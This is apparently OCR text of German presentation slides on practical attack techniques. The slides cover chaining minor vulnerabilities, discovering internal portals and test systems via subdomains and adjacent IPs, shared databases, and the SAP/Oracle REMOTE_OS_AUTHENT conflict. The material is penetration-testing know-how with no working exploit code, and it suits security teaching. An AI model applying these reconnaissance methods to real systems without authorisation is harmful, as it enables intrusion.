
# Angriffstechniken aus der Praxis

- Kombinationen aus (unkritischen) Schwachstellen
- Intern verwendete Anwendungen
- Unsichere Testsysteme
- “Unkritische” Anwendungen
- Widersprüchliche Konfigurationsvorgaben

# Angriffstechniken aus der Praxis

Kombinationen aus (unkritischen) Schwachstellen


# Kombinationen aus Schwachstellen (Beispiel 1)



# Kombinationen aus Schwachstellen (Beispiel 1)

- Anzeige des Quellcodes möglich
- Logdateien zugreifbar
- Passwörter in Logfiles
- Admin-Zugang über das Internet
- Passwort in Dokumentation

# Kombinationen aus Schwachstellen (Beispiel 2)




# Kombinationen aus Schwachstellen (Beispiel 2)

- SQL Injection (nicht direkt ausnutzbar)
- lückenhafte Firewallkonfiguration

# Angriffstechniken aus der Praxis

Intern verwendete Portale

# Intern verwendete Portale (1)



# Intern verwendete Portale (2)

- z.B. für interne Mitarbeiter oder Geschäftspartner
- URLs sind nicht allgemein bekannt
- oft unzureichend geschützt

dirb_output_demo.log

# Angriffstechniken aus der Praxis

Unsichere Testsysteme

# Unsichere Testsysteme

- Testsysteme finden
  - typische Subdomains
    - www.example.com → test.example.com, wwwtest.example.com
    - shop.example.com → shop-test.example.com
  - benachbarte IP-Adressen
    - www.example.com 10.10.10.73 -> .72, .71, .74, …
- Schwachstellen finden
  - z.B. durch Directory Indexing
  - “versteckte” Parameter
  - Zugriff auf Source Code
- gefundene Schwachstellen auf Produktivsystem austesten

# Angriffstechniken aus der Praxis

“Unkritische” Anwendungen

# “Unkritische” Anwendungen

- niedrigeres Sicherheitsniveau für unkritische Anwendung <-> hohes Niveau für kritische Anwendung
- unkritische Anwendung mit Schwachstellen
- Datenbank und/oder OS gemeinsam verwendet
- Zugriff auf Daten der kritischen Anwendung möglich

# Angriffstechniken aus der Praxis

Widersprüchliche Konfigurationsvorgaben

# Widersprüchliche Konfigurationsvorgaben

- SAP R/3 mit Oracle Datenbank
- Beispiel REMOTE_OS_AUTHENT

# SAP spezifische Konfigurationen

- **OS User:** <SID>ADM, ORA<SID> (Unix, Linux)
  <SID>ADM, SAPSERVICE<SID> (Windows)

- **View dba_users:**

```
USERNAME     USER_ID       PASSWORD
--------     -------      ---------
OPS$P40ADM   23            EXTERNAL
OPS$ORAP40   24            EXTERNAL
...
```

- **REMOTE_OS_AUTHENT**

# REMOTE_OS_AUTHENT Oracle DB vs SAP

- **Oracle Security Administrator's Guide:**


  *Caution: Setting REMOTE_OS_AUTHENT to TRUE can cause a security exposure, because …*

- **SAP Sicherheitsleitfaden:**


  *Ändern Sie den ORACLE-Parameter REMOTE_OS_AUTHENT nicht auf FALSE. Der OPS$-Mechanismus muß in der Lage sein, von entfernten Clients aus zu arbeiten, z. B. müssen sich SAP-System-Workprozesse an den Anwendungsservern als Benutzer OPS$<sid>adm anmelden können. Lassen Sie den Parameter daher auf TRUE stehen.*

# SAP Anmeldeprozess

*here: SID = P40*



# REMOTE_OS_AUTHENT Oracle DB vs SAP




# Patchen von Oracle Datenbanken für SAP

